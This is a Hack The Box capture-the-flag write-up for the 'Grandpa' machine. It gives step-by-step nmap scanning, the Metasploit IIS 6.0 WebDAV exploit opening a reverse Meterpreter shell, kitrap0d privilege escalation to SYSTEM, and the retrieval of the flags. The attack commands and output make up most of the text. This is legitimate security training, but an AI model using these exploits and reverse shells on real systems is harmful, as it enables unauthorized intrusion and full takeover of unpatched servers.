Grandpa Write Up

By: Colin Gunsam

LinkedIn: https://www.linkedin.com/in/colingunsam/

==== Grandpa ====

BOX NAME : Grandpa

BOX I.P : 10.10.10.14

BOX LOCATION: HTB (Hack the box)

[STEP 1]:

As per usual we're going to start by kicking off an Nmap scan with the following syntax:

[nmap -T4 -A -p- 10.10.10.14]

- Nmap scan report for 10.10.10.14Host is up (0.15s latency).Not shown: 65534 filtered portsPORT STATE SERVICE VERSION80/tcp open http Microsoft IIS httpd 6.0| http-methods: |_ Potentially risky methods: TRACE COPY PROPFIND SEARCH LOCK UNLOCK DELETE PUT MOVE MKCOL PROPPATCH|_http-server-header: Microsoft-IIS/6.0|_http-title: Under Construction| http-webdav-scan: | Allowed Methods: OPTIONS, TRACE, GET, HEAD, COPY, PROPFIND, SEARCH, LOCK, UNLOCK| Server Date: Mon, 30 Nov 2020 20:16:39 GMT| Public Options: OPTIONS, TRACE, GET, HEAD, DELETE, PUT, POST, COPY, MOVE, MKCOL, PROPFIND, PROPPATCH, LOCK, UNLOCK, SEARCH| Server Type: Microsoft-IIS/6.0|_ WebDAV type: UnknownService Info: OS: Windows; CPE: cpe:/o:microsoft:windowsService detection


performed. Please report any incorrect results at https://nmap.org/submit/ .Nmap done: 1 IP address (1 host up) scanned in 202.86 seconds

[Step 2] Let kick off a Nikto

scan while we're at it.

- [nikto -h http://10.10.10.14]Which turned out not to be not so helpful.Lets use this exploit .Open [msfconsole]

  Which turned out to be not so helpful.



-

- Set all of the options [set rhost 10.10.10.14][set lhost tun0]

Then [run] it

```
msf6 exploit(windows/iis/iis_webdav_scstoragepathfromurl) > lhost tun0
[-] Unknown command: lhost.
msf6 exploit(windows/iis/iis_webdav_scstoragepathfromurl) > set lhost
lhost => 10.0.2.15
msf6 exploit(windows/iis/iis_webdav_scstoragepathfromurl) > set lhost tun0
lhost => tun0
msf6 exploit(windows/iis/iis_webdav_scstoragepathfromurl) > set rhosts 10.10.10.14
rhosts => 10.10.10.14
msf6 exploit(windows/iis/iis_webdav_scstoragepathfromurl) > show targets

Exploit targets:

   Id  Name
   --  ----
   0   Microsoft Windows Server 2003 R2 SP2 x86


msf6 exploit(windows/iis/iis_webdav_scstoragepathfromurl) > run
```

Results:

```
msf6 exploit(windows/iis/iis_webdav_scstoragepathfromurl) > run

[*] Started reverse TCP handler on 10.10.14.23:4444
[*] Trying path length 3 to 60 ...
[*] Sending stage (175174 bytes) to 10.10.10.14
[*] Meterpreter session 1 opened (10.10.14.23:4444 -> 10.10.10.14:1031) at 2020-11-30 20:30:30 -0500


meterpreter >
meterpreter > whoami
[-] Unknown command: whoami.
meterpreter > getuid
[-] 1055: Operation failed: Access is denied.
meterpreter > getuid
[-] 1055: Operation failed: Access is denied.
meterpreter > sysinfo
Computer        : GRANPA
OS              : Windows .NET Server (5.2 Build 3790, Service Pack 2).
Architecture    : x86
System Language : en_US
Domain          : HTB
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter >
```


Congrats we have popped a meterpreter shell!

Now lets try opening a shell .

Syntax: [shell]

We tried a few navigating around the machine and it's various directories for a while, but wasn't able to enter into the users when we found them.

As seen below:



Let's exit the interactive shell and go back to meterpreter for now.

Let run [ps] to check services that are running. (similar to task manager)

```
meterpreter > ps

Process List
============

 PID   PPID  Name              Arch  Session  User                          Path
 ---   ----  ----              ----  -------  ----                          ----
 0     0     [System Process]
 4     0     System
 276   4     smss.exe
 324   276   csrss.exe
 348   276   winlogon.exe
 396   348   services.exe
 408   348   lsass.exe
 412   1088  cidaemon.exe
 600   396   svchost.exe
 684   396   svchost.exe
 744   396   svchost.exe
 776   396   svchost.exe
 804   396   svchost.exe
 928   1088  cidaemon.exe
 940   396   spoolsv.exe
 968   396   msdtc.exe
 1084  1088  cidaemon.exe
 1088  396   cisvc.exe
 1128  396   svchost.exe
 1184  396   inetinfo.exe
 1220  396   svchost.exe
 1332  396   VGAuthService.exe
 1344  1460  w3wp.exe          x86   0        NT AUTHORITY\NETWORK SERVICE  c:\windows\system32\inetsrv\w3wp.exe
 1412  396   vmtoolsd.exe
 1460  396   svchost.exe
 1640  396   alg.exe
 1680  396   svchost.exe
 1772  600   wmiprvse.exe      x86   0        NT AUTHORITY\NETWORK SERVICE  C:\WINDOWS\system32\wbem\wmiprvse.exe
 1920  396   dllhost.exe
 1940  1344  rundll32.exe      x86   0                                      C:\WINDOWS\system32\rundll32.exe
 2304  600   wmiprvse.exe
 2500  348   logon.scr
 2864  600   wmiprvse.exe
 3120  600   davcdata.exe      x86   0        NT AUTHORITY\NETWORK SERVICE  C:\WINDOWS\system32\inetsrv\davcdata.exe
```

Let's try and get a user using the "NETWORK SERVICE", since we can't get one the getuid we tried earlier.


Syntax : [migrate <PID>]

Example: [migrate]

Please take note our authroity is only "Network Service" not system so we still have to do some privilege escalation


Now first lets background our session.

Syntax: [background]



Then lets search for the suggester

Syntax: [search suggester]



Use it

Syntax: [use 0]

```
msf6 exploit(windows/iis/iis_webdav_scstoragepathfromurl) > use 0
msf6 post(multi/recon/local_exploit_suggester) >
```

Then check the options

Syntax : [options]

Finally set the session and run it

Syntax: [set session <session nuber>]

Example: [set session 1]

Syntax: [run]

```
msf6 exploit(windows/iis/iis_webdav_scstoragepathfromurl) > use 0
msf6 post(multi/recon/local_exploit_suggester) > options

Module options (post/multi/recon/local_exploit_suggester):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   SESSION                           yes       The session to run this module on
   SHOWDESCRIPTION  false            yes       Displays a detailed description for the available exploits

msf6 post(multi/recon/local_exploit_suggester) > set session 1
session => 1
msf6 post(multi/recon/local_exploit_suggester) > run
```

Results:

```
msf6 post(multi/recon/local_exploit_suggester) > run

[*] 10.10.10.14 - Collecting local exploits for x86/windows...
[*] 10.10.10.14 - 35 exploit checks are being tried...
nil versions are discouraged and will be deprecated in Rubygems 4
[+] 10.10.10.14 - exploit/windows/local/ms10_015_kitrap0d: The service is running, but could not be validated.
[+] 10.10.10.14 - exploit/windows/local/ms14_058_track_popup_menu: The target appears to be vulnerable.
[+] 10.10.10.14 - exploit/windows/local/ms14_070_tcpip_ioctl: The target appears to be vulnerable.
[+] 10.10.10.14 - exploit/windows/local/ms15_051_client_copy_image: The target appears to be vulnerable.
[+] 10.10.10.14 - exploit/windows/local/ms16_016_webdav: The service is running, but could not be validated.
[+] 10.10.10.14 - exploit/windows/local/ms16_075_reflection: The target appears to be vulnerable.
[+] 10.10.10.14 - exploit/windows/local/ppr_flatten_rec: The target appears to be vulnerable.
[*] Post module execution completed
msf6 post(multi/recon/local_exploit_suggester) >
```

Now let's use each of them individually until we get one that works.

First

```
msf6 post(multi/recon/local_exploit_suggester) > use exploit/windows/local/ms10_015_kitrap0d
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/ms10_015_kitrap0d) > options

Module options (exploit/windows/local/ms10_015_kitrap0d):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   yes       The session to run this module on.


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.0.2.15        yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows 2K SP4 - Windows 7 (x86)


msf6 exploit(windows/local/ms10_015_kitrap0d) > set lhost tun0
lhost => tun0
msf6 exploit(windows/local/ms10_015_kitrap0d) > set session 1
session => 1
msf6 exploit(windows/local/ms10_015_kitrap0d) > run

[*] Started reverse TCP handler on 10.10.14.23:4444
[*] Launching notepad to host the exploit...
[+] Process 2444 launched.
[*] Reflectively injecting the exploit DLL into 2444...
[*] Injecting exploit into 2444 ...
[*] Exploit injected. Injecting payload into 2444...
[*] Payload injected. Executing exploit...
[+] Exploit finished, wait for (hopefully privileged) payload execution to complete.
[*] Sending stage (175174 bytes) to 10.10.10.14
[*] Meterpreter session 2 opened (10.10.14.23:4444 -> 10.10.10.14:1032) at 2020-11-30 21:04:22 -0500
```

Wow! We got a shell on our first try.

Let's check our authority with a simple getuid

Syntax: [getuid]

```
[*] Meterpreter session 2 opened (10.10.14.23:4444 -> 10.10.10.14:1032) at 2020-11-30 21:04:22 -0500

meterpreter > whoami
[-] Unknown command: whoami.
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > sysinfo
Computer        : GRANPA
OS              : Windows .NET Server (5.2 Build 3790, Service Pack 2).
Architecture    : x86
System Language : en_US
Domain          : HTB
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter >
```

Awesome !! We're system. We have succesfully rooted this machine.


Then go ahead pop a [shell]

Finally go ahead and cd into our directories and grab the user and root flags.

User flag :

```
C:\Documents and Settings\Harry>cd Desktop
cd Desktop

C:\Documents and Settings\Harry\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 246C-D7FE

 Directory of C:\Documents and Settings\Harry\Desktop

04/12/2017  04:32 PM    <DIR>          .
04/12/2017  04:32 PM    <DIR>          ..
04/12/2017  04:32 PM                32 user.txt
               1 File(s)             32 bytes
               2 Dir(s)  18,044,542,976 bytes free

C:\Documents and Settings\Harry\Desktop>type user.txt
type user.txt
[redacted]d869
C:\Documents and Settings\Harry\Desktop>
```

Root flag:


C:\Documents and Settings\Harry\Desktop>cd C:\Documents and Settings\Administrator\Desktop
cd C:\Documents and Settings\Administrator\Desktop
C:\Documents and Settings\Administrator\Desktop>dir
dir
Volume in drive C has no label.
Volume Serial Number is 246C-D7FE
Directory of C:\Documents and Settings\Administrator\Desktop
04/12/2017 04:28 PM <DIR> .
04/12/2017 04:28 PM <DIR> ..
04/12/2017 04:29 PM 32 root.txt
1 File(s) 32 bytes
2 Dir(s) 18,044,596,224 bytes free
C:\Documents and Settings\Administrator\Desktop>type root.txt
type root.txt
7b
C:\Documents and Settings\Administrator\Desktop>